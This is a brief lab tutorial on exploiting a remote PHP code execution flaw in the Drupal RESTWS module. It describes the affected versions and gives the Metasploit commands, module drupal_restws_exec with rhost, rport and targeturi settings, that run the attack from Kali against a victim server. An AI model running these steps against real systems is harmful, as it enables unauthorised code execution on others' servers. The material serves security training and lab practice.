
Exploit Drupal using RESTWS Module



Remote PHP Code Execution


This module exploits a Remote PHP Code Execution vulnerability in Drupal RESTWS Module. Unauthenticated users can execute arbitrary code under the context of the web server user. RESTWS alters the default page callbacks for entities to provide additional functionality. A vulnerability in this approach allows an unauthenticated attacker to send specially crafted requests resulting in arbitrary PHP execution. RESTWS 2.x prior to 2.6 and 1.x prior to 1.7 versions are affected by issue. This module was tested against RESTWS 2.5 with Drupal 7.5 installation on Ubuntu server.

**Exploit Targets** RESTWS 2.x **Requirement Attacker**: kali Linux **Victim PC**: drupal

Open Kali terminal type **msfconsole**

Now type **use exploit/unix/webapp/drupal\_restws\_exec**

**msf exploit** (**drupal\_restws\_exec**)>**set targeturi /**



**msf exploit** (**drupal\_restws\_exec**)>**set rhost 192.168.0.4** (IP of Remote Host)

**msf exploit** (**drupal\_restws\_exec**)>**set rport 80 msf exploit** (**drupal\_restws\_exec**)>**exploit**